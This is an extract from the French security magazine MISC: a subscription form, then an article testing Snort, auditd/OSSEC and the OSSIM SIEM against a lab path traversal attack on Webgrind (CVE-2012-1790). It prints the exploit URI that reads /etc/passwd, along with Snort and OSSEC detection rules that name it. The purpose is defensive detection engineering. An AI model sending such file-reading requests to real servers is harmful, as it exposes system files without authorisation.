7. Commencer modestement par les événements de sécurité « grossiers » avant d'aller chercher les bien nommées APT. Puis, par itérations successives, les scénarios de détection se complexifient et s'affinent de sorte que des attaques plus silencieuses sont détectées.
8. Faire simple !

Enfin, on regrettera que certaines organisations, notamment gouvernementales, qui traitent de gros volumes de données, ne communiquent pas sur ce sujet : en pleine vague du « Big Data », ça serait l'occasion... ■

■ NOTE

- (1) Cette problématique date de 2009. Avec le recul et l'évolution des techniques, une architecture en Map-Reduce serait aujourd'hui certainement plus pertinente.

Abonnez-vous !

Profitez de nos offres d'abonnement spéciales disponibles au verso !



Téléphonez au
03 67 10 00 20
ou commandez
par le Web

Économisez plus de
20%*

* Sur le prix de vente unitaire France Métropolitaine

Numéros de
6 MISC

Les 3 bonnes raisons de vous abonner :

- Ne manquez plus aucun numéro.
- Recevez MISC dès sa parution chez vous ou dans votre entreprise.
- Économisez 11,00 €/an !

4 façons de commander facilement :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur boutique.ed-diamond.com
- par téléphone, entre 9h-12h et 14h-18h au 03 67 10 00 20
- par fax au 03 67 10 00 21



40€*

au lieu de 51,00 €* en kiosque

Économie : 11,00 €*

*OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITaine
Pour les tarifs hors France Métropolitaine, consultez notre site : boutique.ed-diamond.com

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>>

Voici mes coordonnées postales :

Société :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Pays :

Téléphone :

e-mail :

Je souhaite recevoir les offres promotionnelles et newsletter des Éditions Diamond.

Je souhaite recevoir les offres promotionnelles de nos partenaires.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : boutique.ed-diamond.com/cgv et reconnais que ces conditions de vente me sont opposables.



Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

Tournez SVP pour découvrir toutes les offres d'abonnement >>>

PROFITEZ DE NOS OFFRES D'ABONNEMENT SPÉCIALES POUR LIRE PLUS ET FAIRE DES ÉCONOMIES !

→ Abonnement



Vous pouvez également vous abonner sur : boutique.ed-diamond.com ou par Tél. : +33 (0)3 67 10 00 20 / Fax : +33 (0)3 67 10 00 21



→ Voici nos offres d'abonnements groupés incluant MISC

offre 5	ABONNEMENTS GROUPE 11 LINUX MAGAZINE FRANCE 6 MISC + 2 Hors-séries	90€* au lieu de 133,50€** en kiosque Economie : 43,50 €
offre 7	ABONNEMENTS GROUPE 11 LINUX MAGAZINE FRANCE 6 MISC + 2 Hors-séries	124€* au lieu de 181,50€** en kiosque Economie : 57,50 €
offre 8	ABONNEMENTS GROUPE 11 LINUX MAGAZINE FRANCE 6 LINUX PRATIQUE 6 MISC + 2 Hors-séries	154€* au lieu de 220,50€** en kiosque Economie : 66,50 €
offre 9	ABONNEMENTS GROUPE 11 LINUX MAGAZINE FRANCE 6 LINUX PRATIQUE 6 MISC 6 LINUX ESSENTIEL	184€* au lieu de 259,50€** en kiosque Economie : 75,50 €
offre 10	ABONNEMENTS GROUPE 6 MISC + 2 Hors-séries	48€* au lieu de 69,00€** en kiosque Economie : 21,00 €
offre 12	ABONNEMENTS GROUPE 11 LINUX MAGAZINE FRANCE 6 LINUX PRATIQUE 6 MISC 6 LINUX ESSENTIEL	215€* au lieu de 301,50€** en kiosque Economie : 86,50 €

→ Voici nos autres offres d'abonnements groupés

offre 2	ABONNEMENTS GROUPE 6 LINUX ESSENTIEL 6 LINUX PRATIQUE	60€* au lieu de 78,00€** en kiosque Economie : 18,00 €
offre 3	ABONNEMENTS GROUPE 11 LINUX MAGAZINE FRANCE 6 LINUX PRATIQUE	85€* au lieu de 121,50€** en kiosque Economie : 36,50 €
offre 4	ABONNEMENTS GROUPE 11 LINUX MAGAZINE FRANCE + 6 Hors-séries	89€* au lieu de 130,50€** en kiosque Economie : 41,50 €
offre 6	ABONNEMENTS GROUPE 11 LINUX MAGAZINE FRANCE 6 LINUX PRATIQUE	119€* au lieu de 169,50€** en kiosque Economie : 50,50 €
offre 11	ABONNEMENTS GROUPE 6 LINUX PRATIQUE + 3 Hors-séries	48€* au lieu de 63,00€** en kiosque Economie : 15,00 €
offre 15	ABONNEMENTS GROUPE 6 LINUX ESSENTIEL 6 LINUX PRATIQUE	78€* au lieu de 102,00€** en kiosque Economie : 24,00 €

→ Nos Tarifs s'entendent TTC et en euros

	F	D	T	Zone 1	Zone 2	Zone 3	Zone 4
	France Métro	DOM	TOM	Europe	Afrique / Orient	Amérique	Asie / Océanie
1 Abonnement MISC	40 €	50 €	57 €	50 €	54 €	52 €	51 €
2 Abonnement LPE + LP	60 €	86 €	105 €	88 €	96 €	92 €	89 €
3 Abonnement GLMF + LP	85 €	120 €	145 €	123 €	134 €	129 €	124 €
4 Abonnement GLMF + GLMF HS	89 €	122 €	147 €	125 €	136 €	131 €	126 €
5 Abonnement GLMF + MISC	90 €	128 €	151 €	130 €	141 €	136 €	131 €
6 Abonnement GLMF + GLMF HS + Linux Pratique	119 €	164 €	198 €	168 €	183 €	176 €	170 €
7 Abonnement GLMF + GLMF HS + MISC	124 €	172 €	204 €	175 €	190 €	183 €	177 €
8 Abonnement GLMF + GLMF HS + MISC + LP	154 €	214 €	255 €	218 €	237 €	228 €	221 €
9 Abonnement GLMF + GLMF HS + MISC + LP + LPE	184 €	258 €	309 €	283 €	286 €	275 €	266 €
10 Abonnement MISC + MISC HS	48 €	66 €	76 €	66 €	72 €	69 €	68 €
11 Abonnement LP + LP HS	48 €	65 €	78 €	66 €	72 €	70 €	68 €
12 Abonnement GLMF + GLMF HS + MISC + MISC HS + LP + LP HS + LPE	215 €	297 €	355 €	302 €	329 €	317 €	307 €
15 Abonnement LPE + LP + LP HS	78 €	109 €	132 €	111 €	121 €	117 €	113 €

ZONE 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède, Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande, Estonie, Croatie, Slovénie, Slovaquie, République Tchèque, Pologne, Biélorussie, Bosnie Herzégovine, Bulgarie, Chypre, Géorgie, Hongrie, Lettonie, Lituanie, Macédoine, Malte, Moldova, Roumanie, Russie, Serbie, Ukraine, Albanie, Arménie, ...

ZONE 2 : Algérie, Maroc, Tunisie, Turquie, Afrique du Sud, Seychelles, Sénégal, Israël, Palestine, Syrie, Jordanie, Botswana, Cameroun, Cap Vert, Comores, Rep. Dom. Congo, Côte d'Ivoire, Egypte, Kenya, Libye, Madagascar, Nigeria, ...

ZONE 3 : Canada, Etats Unis, Guyana, Haïti, République Dominicaine, Jamaïque, Argentine, Brésil, Cuba, Mexique, ...

ZONE 4 : Australie, Japon, Chine, Corée du Nord, Corée du Sud, Inde, Indonésie, Nouvelle Zélande, Taiwan, Thaïlande, Vietnam, ...

Mes choix :

Mon 1er choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Mon 2ème choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Mon 3ème choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Je sélectionne ma zone géographique (F à Zone 4) :		
J'indique la somme due : (Total)		€

Exemple : je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-séries + MISC (offre 7) et je vis en Belgique (zone 1), ma référence est donc 7zone1 et le montant de l'abonnement est de 175 euros.

Je choisis de régler par :

Chèque bancaire ou postal à l'ordre des Éditions Diamond

Carte bancaire n°

Expire le :

Cryptogramme visuel :

Date et signature obligatoire



SIEM/IDS : L'UNION FAIT-ELLE LA FORCE ?



Adrien VENOIS (@k3u1t2y8x9i) – adrien.vernois@gmail.com

Alexandre DELOUP (@_Quack1) – quack+misc@quack1.me - http://quack1.me

mots-clés : SIEM / IDS / OSSIM / SNORT / OSSEC / AUDITD

La sécurité informatique se développe de plus en plus aujourd’hui vers de la sécurisation en amont (analyse de risques, pentest) et en aval (inforensique, réponse à incidents), mais peu sur les problématiques de détection des attaques et de surveillance de l’état de sécurité du SI.

Pourtant, le monitoring permet d’obtenir un état précis et continu du niveau de sécurité d’un système d’information. Cette surveillance est opérée en pratique par des IDS (ou Systèmes de Détection d’Intrusions), et une corrélation des alertes remontées par chacun de ces outils peut être réalisée par un SIEM (Security Information and Event Management).

Nous allons dans cet article tenter de vérifier s’il est réellement utile de s’équiper d’un SIEM pour monitorer son système d’information, ou si des IDS suffisent à eux seuls à assurer un bon niveau de détection.

Prérequis

La meilleure démonstration étant la pratique, nous allons mettre plusieurs IDS face à une attaque simple constituant encore malheureusement une menace dans bon nombre d’applications Web : le *Path Traversal*, accompagné d’une LFI (ou *Local File Inclusion*). Cette attaque consiste à accéder à des fichiers situés en dehors du répertoire de l’application Web (typiquement, le fichier `/etc/passwd` sur des systèmes UNIX), et à les renvoyer au client (dans la page Web de réponse).

Pour cela, nous allons mettre en place deux niveaux de détection : au niveau réseau avec Snort, puis au niveau du système au moyen d’OSSEC. Enfin, nous tenterons de corrélérer les alertes de ces outils avec le SIEM open source OSSIM.

La solution présentée ici utilise uniquement des logiciels libres. Afin d’alléger l’article et d’éviter les redites par rapport à d’autres écrits, nous ne détaillerons pas les étapes d’installation et de configuration de chacun de

ces outils, mais simplement les parties de configuration indispensables à l’article.

Pour se familiariser avec le fonctionnement d’OSSIM, deux articles ont déjà été publiés dans les [MISC 62] et [MISC 63]. Afin d’avoir un environnement de test complet, nous avons donc installé la dernière version d’OSSIM [OSSIM]. Il s’agit d’une distribution GNU/Linux basée sur Debian Squeeze qui intègre par défaut le SIEM OSSIM et une grande collection de [H/N]IDS. Par souci de simplicité, l’agent et le serveur OSSIM seront ici présents sur la même machine. Les autres services (Snort, OSSEC) seront également installés sur ce serveur. Le serveur Web Apache, quant à lui, sera mis en fonction sur une deuxième machine.

Nous voulons détecter des attaques de type *Path Traversal* sur des applications Web. Ici, nous avons choisi l’application Webgrind, qui permet de faire du *profilage* de code PHP [I]. Afin de disposer d’une version vulnérable à des failles de type Path Traversal, nous utiliserons la version 1.0 disponible sur Internet [WEBGRIND]. Cet outil tourne sur le serveur Web Apache.



1 Détection d'attaque ciblée : analyse d'empreinte réseau

1.1 NIDS : la surveillance du réseau

Le premier niveau de détection possible est la détection de motifs sur le réseau, effectuée par des *Network-Based IDS*. Ces NIDS écoutent le trafic réseau et lèvent des alertes dès qu'un ou plusieurs paquets réseaux correspondent à des règles définies dans la configuration de l'IDS. Plusieurs systèmes de détection d'intrusions basés sur le réseau existent, comme Snort, Suricata, ou encore Bro. Nous avons choisi ici de nous pencher sur Snort, un NIDS distribué sous licence GNU/GPL [**SNORT**].

Les règles des IDS sont généralement simples et contiennent soit un motif complet et précis qu'il faudra trouver dans le paquet (typiquement, un *payload* applicatif détectable), soit un motif plus générique, que l'on écrira souvent sous la forme d'une expression régulière. La deuxième possibilité a un inconvénient majeur : le temps d'exécution et les ressources consommées par l'IDS qui peuvent être élevés pour détecter des motifs complexes. Nous allons donc ici utiliser la détection d'un motif bien défini : la charge applicative liée à l'exploitation d'une faille connue sur une application Web.

Comme indiqué dans la première partie de cet article, nous allons ici exploiter une vulnérabilité de type *Path Traversal/LFI* dans l'outil Webgrind (en version 1.0), référencée par la [**CVE-2012-1790**]. Cette CVE




Fig. 1 : Exploitation de la vulnérabilité CVE-2012-1790 sur une application Webgrind afin d'obtenir le fichier /etc/passwd

a été choisie pour sa simplicité d'exploitation. Il suffit d'insérer dans l'URI le nom du fichier que l'on souhaite lire pour qu'il soit affiché en réponse. Aucune authentification ni autre modification n'est nécessaire. L'URI complète d'exploitation de la faille est la suivante : [/index.php?file=/etc/passwd&op=fileviewer](http://index.php?file=/etc/passwd&op=fileviewer) (Fig. 1).

1.2 La détection avec Snort

Comme expliqué plus haut, Snort se base sur une liste de règles pour déterminer si un paquet transitant sur le réseau est légitime ou non. En fonction de la règle, il pourra alors *droppe* le paquet, lever une alerte ou par exemple envoyer un paquet TCP RESET (plus d'informations sur les règles Snort sont disponibles dans la documentation officielle (page 173 et suivantes [**DOC SNORT**])).

Basiquement, une règle Snort va simplement contenir un motif qui devra être contenu dans le paquet analysé. On pourra ensuite affiner les règles en ajoutant des filtres supplémentaires, par exemple sur le sens de la communication (client vers serveur, ou serveur vers client), sur l'endroit où le contenu est situé dans le paquet (par exemple dans l'URI HTTP, dans le contenu HTTP, etc.), et même sur des valeurs de l'entête des datagrammes IP (champ ID, TTL) ou sur les *flags* TCP.

Dans le cas de la détection de l'exploit sur la faille étudiée ici, on va créer une règle Snort qui va filtrer les paquets :

- émis en TCP ;
- depuis n'importe quelle machine, vers la machine identifiée par l'adresse IP **\$SERV_IP_TEST** vers un des ports **\$HTTP_PORTS** ;
- à destination du serveur ;
- qui possèdent l'URI HTTP donnée plus haut.

La règle Snort pourra donc être la suivante :

```
alert tcp any any -> $SERV_IP_TEST $HTTP_PORTS (msg:"CVE-2012-1790
- Webgrind Path Traversal"; content:"index.php?file=/etc/
passwd&op=fileviewer"; http_uri; flow:to_server; classtype:web-
application-attack; reference:cve,2012-1790; sid:999999; rev:1;)
```

Dans les principaux cas d'utilisation, Snort est lancé en tant que *daemon* sur le serveur et stocke dans un fichier *Pcap* les paquets qui lèvent des alertes. Pour tester ses règles, on peut lancer Snort directement en ligne de commandes en lui demandant d'afficher les alertes dans la console. Ainsi, en accédant à l'URI d'exploitation de la vulnérabilité, on obtiendra ce qui suit :

```
[root@alienvault ~ ]$ snort -i eth0 -c /etc/snort/snort.eth0.conf -A console
Running in IDS mode
...= Initializing Snort ...=
[...]
```



```
Commencing packet processing (pid=9145)
06/14/09:57:50.131299 [**] [1:999999:1] CVE-2012-1790 - Webgrind Path
Traversal [**] [Classification: Web Application Attack] [Priority: 1] {TCP}
10.88.8.61:49577 -> 10.30.36.3:80
```

1.3 Et si les flux sont chiffrés ?!

Aujourd'hui, beaucoup de sites web sont accessibles via le protocole HTTPS, permettant le chiffrement des flux entre le client et le serveur. Dans cette situation, la sonde Snort qui recevra le trafic ne pourra pas déchiffrer les données envoyées, et il sera impossible de les analyser. Est-ce vraiment le cas ?

Dans la pratique, il est envisageable de procéder à l'analyse des flux chiffrés transitant sur notre réseau. Nous allons ici proposer deux solutions simples à mettre en place.

La première solution est la mise en place d'un *Reverse Proxy* en entrée du réseau. C'est ce proxy qui effectue toutes les étapes de chiffrement avec le client, puis l'intégralité du trafic entre ce proxy et le serveur Web est envoyée en clair. La sonde Snort peut alors être placée n'importe où entre ces deux machines pour analyser le trafic.

Dans beaucoup d'architectures, la sonde Snort n'est pas placée en coupure du réseau (configuration de type *Man-in-the-Middle*), mais plutôt en parallèle du réseau, recevant tout le trafic à destination des systèmes ou environnements que l'on souhaite surveiller (cette mise en place est généralement effectuée au moyen de *Port Mirroring* ou de TAP réseau [**TAP**]). Dans cette situation, la sonde reçoit la totalité du trafic, mais toujours chiffré (du fait de la réPLICATION). Il est possible de permettre au serveur Snort de déchiffrer lui-même les données reçues en utilisant la clé privée du serveur Web. Ce genre de configuration est possible et sans dégradation du niveau de sécurité puisque les deux hôtes font partie du même domaine de confiance (la sonde Snort devient alors un *asset critique* au même titre que le(s) serveur(s) Web pour lesquels elle dispose des clés de chiffrement SSL).

1.4 Avantages et inconvénients des solutions NIDS

Les solutions de détection d'intrusions basées sur le réseau ont un avantage majeur : les informations reçues sont extrêmement précises et obtenues en temps réel. Elles présentent cependant un certain nombre d'inconvénients.

Tout d'abord, les règles doivent être maintenues à jour au fil des publications des vulnérabilités et exploits pour assurer un bon niveau de détection.

À l'inverse, faire le choix de règles trop génériques pourra conduire à une quantité de faux positifs beaucoup trop importante. Un autre inconvénient est la quantité d'événements remontés par Snort, qui rend le traitement et l'exploitation de ceux-ci très lourds et complexes (par exemple lors d'attaques par force brute ou bien lors de la supervision de flux importants à fort trafic). Enfin, il faudra garder à l'esprit lors de la mise en place d'une telle solution que la surveillance des flux chiffrés ne sera pas triviale et nécessitera quelques étapes de configuration supplémentaires.

Enfin, bien que cette technique de détection permette de connaître l'origine de l'attaque (adresse IP et port sources) ainsi que la charge envoyée au serveur, elle n'apporte aucune information sur la réussite ou non de l'attaque. La quantité d'informations reçues ainsi que leur format de stockage rendent de fait encore plus difficile leur exploitation par des équipes opérationnelles.

2 Un PRISM dans votre système GNU/Linux

2.1 HIDS : le monitoring au niveau système

Les IDS ne sont pas cantonnés à la surveillance du réseau. Ils peuvent aussi très bien être utilisés pour moniturer des actions au niveau de l'OS. Ici, nous allons utiliser l'HIDS (*Host-Based IDS*) OSSEC, qui a l'avantage d'être porté sur la plupart des systèmes UNIX et Microsoft Windows, ce qui permet une meilleure intégration en entreprise. OSSEC se base sur des fichiers de logs tiers à partir desquels il va extraire des informations et, le cas échéant, notifier des alertes.

Le second outil que nous utiliserons est *Audit*, un *daemon* GNU/Linux permettant de surveiller les accès à des fichiers ou répertoires du système. OSSEC va remonter des alertes à partir de ces logs.

L'utilisation d'un HIDS va nous permettre de généraliser la détection des attaques. Au lieu de détecter un *payload* applicatif spécifique à une vulnérabilité, nous cherchons ici à être alertés dès que l'utilisateur **www-data** (qui lance les services Web par défaut sur les OS GNU/Linux) tente d'accéder à des fichiers sensibles (typiquement tous les fichiers en dehors de la racine des sites web ; dans notre cas, nous nous concentrerons sur **/etc/passwd**).

2.2 Audit et www-data

Comme indiqué plus haut, Audit permet de surveiller les accès à des fichiers ou répertoires présents sur le serveur. La configuration est très simple, et dans notre



cas, il suffit de préciser pour quels fichiers et quelles types d'accès nous voulons obtenir des logs. On rajoute donc ici une ligne de configuration et on redémarre le serveur. Des détails sur l'installation et la configuration d'Audit sont disponibles dans la documentation d'openSUSE [AUDIT].

```
[root@serveurweb ~]$ tail -n3 /etc/audit/audit.rules
# Feel free to add below this line. See auditctl man page

-w /etc/passwd -p war -F uid=33
[root@serveurweb ~]$ service audited restart
Restarting audit daemon: audited.
```

On se retrouve de cette manière avec des logs dès que l'utilisateur **www-data** accède en lecture ou écriture au fichier **/etc/passwd**.

```
[root@serveurweb ~]$ su www-data -c 'grep toto /etc/passwd'
toto:x:1003:1003::/home/toto:/bin/bash
[root@serveurweb ~]$ tail /var/log/audit/audit.log
type=SYSCALL msg=audit(1371029257.716:2790495): arch=c000003e syscall=2
success=yes exit=3 a0=7fff9748be45 a1=0 a2=61cc28 a3=0 items=1 ppid=4256
pid=4257 auid=4294967295 uid=33 gid=33 euid=33 fsuid=33 egid=33 sgid=33
fsqid=33 tty pts2 ses=4294967295 comm="grep" exe="/bin/grep" key=(null)
type=CWD msg=audit(1371029257.716:2790495): cwd="/root"
type=PATH msg=audit(1371029257.716:2790495): item=0 name="/etc/passwd"
inode=52254 dev=08:01 mode=0100644 uid=0 ogid=0 rdev=00:00
```

2.3 OSSEC et parsing de logs

OSSEC, tout comme Audit, est un HIDS, bien que leurs fonctionnements diffèrent. OSSEC est basé sur une architecture client-serveur. Le client surveille des journaux d'événements ou des résultats de commandes système, puis envoie toute nouvelle activité au serveur qui va les analyser et lever (ou non) des alertes. La procédure d'installation est détaillée sur le site d'OSSEC [OSSEC]. La configuration se déroule ensuite en deux étapes : la configuration de l'agent, puis celle du serveur.

2.3.1 Agent OSSEC

La configuration de l'agent OSSEC est très simple. Il suffit simplement de préciser l'emplacement du fichier de logs à surveiller, et d'indiquer qu'il faut les envoyer au serveur par paquets de 3 lignes (les logs Audit sont sur 3 lignes).

```
<ossec_config>
  [...]
  <syscheck>
    <!-- Frequency that syscheck is executed - default to every 22 hours -->
    <frequency>30</frequency>
  [...]
  <localfile>
    <log_format>multi-line:3</log_format>
    <location>/var/log/audit/audit.log</location>
  </localfile>
</ossec_config>
```

2.3.2 Serveur OSSEC

La configuration du serveur est légèrement plus complexe puisqu'elle nécessite de créer dans OSSEC un décodeur pour parser les logs, puis des règles pour les filtrer et choisir quand lever des alertes.

2.3.2.1 Décodeur

Les décodeurs OSSEC sont stockés dans des fichiers XML, et chaque entrée de ce fichier est un nouveau décodeur. Chaque décodeur se compose d'un champ **prematch** (qui indique une valeur que le log doit contenir avant d'être traité plus en détail), puis une expression régulière qui permet d'extraire des valeurs du log, pour les placer ensuite dans des variables internes à OSSEC. Lorsqu'OSSEC reçoit des logs au format **multiline**, il les regroupe sur une seule ligne pour faciliter le traitement dans les **regex**.

Dans le log reçu, on cherche à extraire l'UID de l'utilisateur, la commande lancée, le fichier sur lequel on lance la commande et le succès (ou non) de la commande. Cela correspond aux champs suivants dans le journal d'événements :

```
type=SYSCALL msg=audit(1371029257.716:2790495): arch=c000003e syscall=2
success=yes exit=3 a0=7fff9748be45 a1=0 a2=61cc28 a3=0 items=1 ppid=4256
pid=4257 auid=4294967295 uid=33 gid=33 euid=33 suid=33 egid=33
sgid=33 fsqid=33 tty pts2 ses=4294967295 comm="grep" exe="/bin/grep"
key=(null) type=CWD msg=audit(1371029257.716:2790495): cwd="/root" type=PATH
msg=audit(1371029257.716:2790495): item=0 name="/etc/passwd" inode=52254
dev=08:01 mode=0100644 uid=0 ogid=0 rdev=00:00
```

Le décodeur du serveur OSSEC est donc le suivant :

```
[root@serveurweb ~]$ cat /var/ossec/etc/local_decoder.xml
<decoder name="audit_linux-command_file">
  <prematch>type=SYSCALL msg=audit</prematch>
  <regex offset="after_prematch">success=(\w+) exit=\d+ a0=\w+ a1=\w+ a2=\w+
  a3=\w+ items=\w+ ppid=\d+ pid=\d+ auid=\d+ uid=(\d+) gid=\d+ euid=\d+ suid=\d+
  fsuid=\d+ egid=\d+ fsgid=\d+ tty=\w+ ses=\d+ (comm=".+" exe=".+")
  key=(\..*) type=CWD msg=audit(\d+.+\d+.+\d+): cwd=".+" type=PATH msg=audit(
  \d+.+\d+.+\d+): item=\d+ name=".+" inode=\d+ dev=\d+ mode=\d+ uid=\d+
  ogid=\d+</regex>
  <order>status,user,action,url</order>
</decoder>
```

Après l'écriture des règles OSSEC adéquates, on observe dans les journaux d'événements d'OSSEC que les alertes sont bien levées :

```
[root@serveurweb ~]$ grep toto /etc/passwd
toto:x:1003:1003::/home/toto:/dev/null
[root@serveurweb ~]$ tail -n 1 /var/ossec/logs/alerts/alerts.log
AV - Alert - "1371110067" --> RID: "101001"; RL: "5"; RG:
"audited_linux"; RC: "Access to /etc/passwd file"; USER: "None";
SRCIP: "None"; HOSTNAME: "(LabDebianOSSIM4.2) 10.30.36.4->/var/
log/audit/audit.log"; LOCATION: "(LabDebianOSSIM4.2) 10.30.36.4-
>/var/log/audit/audit.log"; EVENT: "[INIT]type=SYSCALL msg=aud
it(1371110063.890:43206). arch=c000003e syscall=2 success=yes
exit=3 a0=7ffff0f6984 a1=0 a2=61cc28 a3=0 items=1 ppid=16777
pid=16795 auid=4294967295 uid=0 gid=0 euid=0 suid=0 egid=0
sgid=0 fsgid=0 tty pts0 ses=4294967295 comm="grep" exe="/bin/
```



```
grep" key=(null) type=CWD msg=audit(1371110063.890:43206): cwd="/root"
type=PATH msg=audit(1371110063.890:43206): item=0 name="/etc/passwd"
inode=322254 dev=08:01 mode=0100644 ouid=0 ogid=0 rdev=00:00[END];
[root@serveurweb ~]# su www-data -c 'grep toto /etc/passwd'
[root@serveurweb ~]# tail -n 1 /var/ossec/logs/alerts/alerts.log
AV - Alert - "1371110113" --> RID: "101002"; RL: "10"; RG: "auditd_linux";
RC: "User www-data (33) is grepping the file /etc/passwd"; USER: "None";
SRCIP: "None"; HOSTNAME: "(LabDebianOSSIM4.2) 10.30.36.4->/var/log/audit/
audit.log"; LOCATION: "(LabDebianOSSIM4.2) 10.30.36.4->/var/log/audit/
audit.log"; EVENT: "[INIT]type=SYSCALL msg=audit(1371110109.294:43212);
arch=c000003e syscall=2 success=yes exit=3 a0=7fff4681197d a1=0 a2=61cc28
a3=0 items=1 pid=16797 pid=16798 auid=4294967295 uid=33 gid=33 euid=33
suid=33 fsuid=33 egid=33 sgid=33 fsgid=33 tty=pts0 ses=4294967295 comm="grep"
exe="/bin/grep" key=(null) type=CWD msg=audit(1371110109.294:43212); item=0 name="/etc/passwd"
inode=322254 dev=08:01 mode=0100644 ouid=0 ogid=0 rdev=00:00[END];"
```

On peut voir ici que deux règles différentes (d'identifiants 101001 et 101002) sont levées, avec des niveaux de criticité (valeur « RL ») différents suivants les utilisateurs qui accèdent au fichier **/etc/passwd**.

2.4 Avantages et inconvénients d'un HIDS

Nous n'avons dans cet article présenté que les HIDS Audit et OSSEC sur des points très précis. On peut cependant en tirer quelques conclusions sur les points positifs et négatifs de ces *Host-Based IDS*. Ils ont l'avantage d'être présents directement sur le système d'exploitation et sont généralement très modulaires en s'appuyant sur d'autres outils, comme Audit. On peut donc obtenir des informations précises sur les actions lancées, et ainsi détecter si une attaque est réussie ou non. Toutefois, ces techniques ne donnent aucun renseignement sur l'origine de l'attaque. En effet, la seule donnée contenue dans les logs d'Audit est le *hostname* de la machine hôte de l'agent OSSEC et l'utilisateur lançant la commande.

Les alertes levées par les HIDS sont donc elles aussi très importantes dans le processus de détection, mais sont difficilement exploitables seules en production.

3 « One SIEM to bind them all »

3.1 OSSIM

Comme nous l'avons vu dans les deux exemples précédents, on a principalement accès à deux types d'IDS : des IDS réseaux et des IDS systèmes. Chacun d'entre eux a des points positifs comme des points négatifs. Les IDS réseaux permettent d'obtenir des informations précises quant à la source des attaques, alors qu'un IDS installé sur le système attaqué permettra d'avoir connaissance des actions lancées sur le système et de déterminer si l'attaque a réussi ou non. C'est dans cette

optique que l'on souhaite mettre en place un SIEM, afin de pouvoir corrélérer les événements des deux systèmes de détection d'intrusions et ainsi remonter des alertes plus précises et diminuer le nombre de faux positifs.

Un SIEM (ou *Security Information and Event Management*) permet de « gérer les événements du Système d'Information » [WIKIPEDIA], en particulier les événements de sécurité. Le SIEM collecte des événements de plusieurs sources réparties sur le SI, puis va normaliser ces données, avant de pouvoir les confronter et les corrélérer. En règle générale, un SIEM peut aussi inclure des fonctionnalités de *reporting*, intégrer des *dashboards*, ainsi que stocker les logs de façon centralisée à des fins juridiques ou inforensiques.




Fig. 2 : Exemples de graphiques de reporting d'OSSIM affichant les types d'alertes reçues ainsi que le nombre d'événements au cours du temps

Nous utilisons ici la solution SIEM Open Source OSSIM, en version 4.2, qui a l'avantage d'être livrée par défaut avec toute la configuration requise nécessaire de Snort et OSSEC.

Parmi toutes les fonctionnalités proposées par OSSIM, nous n'allons en utiliser qu'une : la corrélation d'alertes. Cette technique permet de créer de nouvelles alertes, de plus haut niveau, mais aussi de meilleures qualité et précision, en se basant sur des alertes de plus bas niveau levées par des IDS ou, plus généralement, par des agents du SIEM. Nous vous proposons en figure 3 le schéma d'une architecture OSSIM basée sur des événements OSSEC, Snort et ssh. Chaque agent OSSIM normalise les logs reçus de différentes sources dans un format commun, puis les transmet au serveur, qui les analyse puis effectue les étapes de corrélation et d'*alarming*. Deux articles présentant de façon plus précise et complète OSSIM sont disponibles dans les numéros 62 et 63 de MISC ([MISC 62] et [MISC 63]).

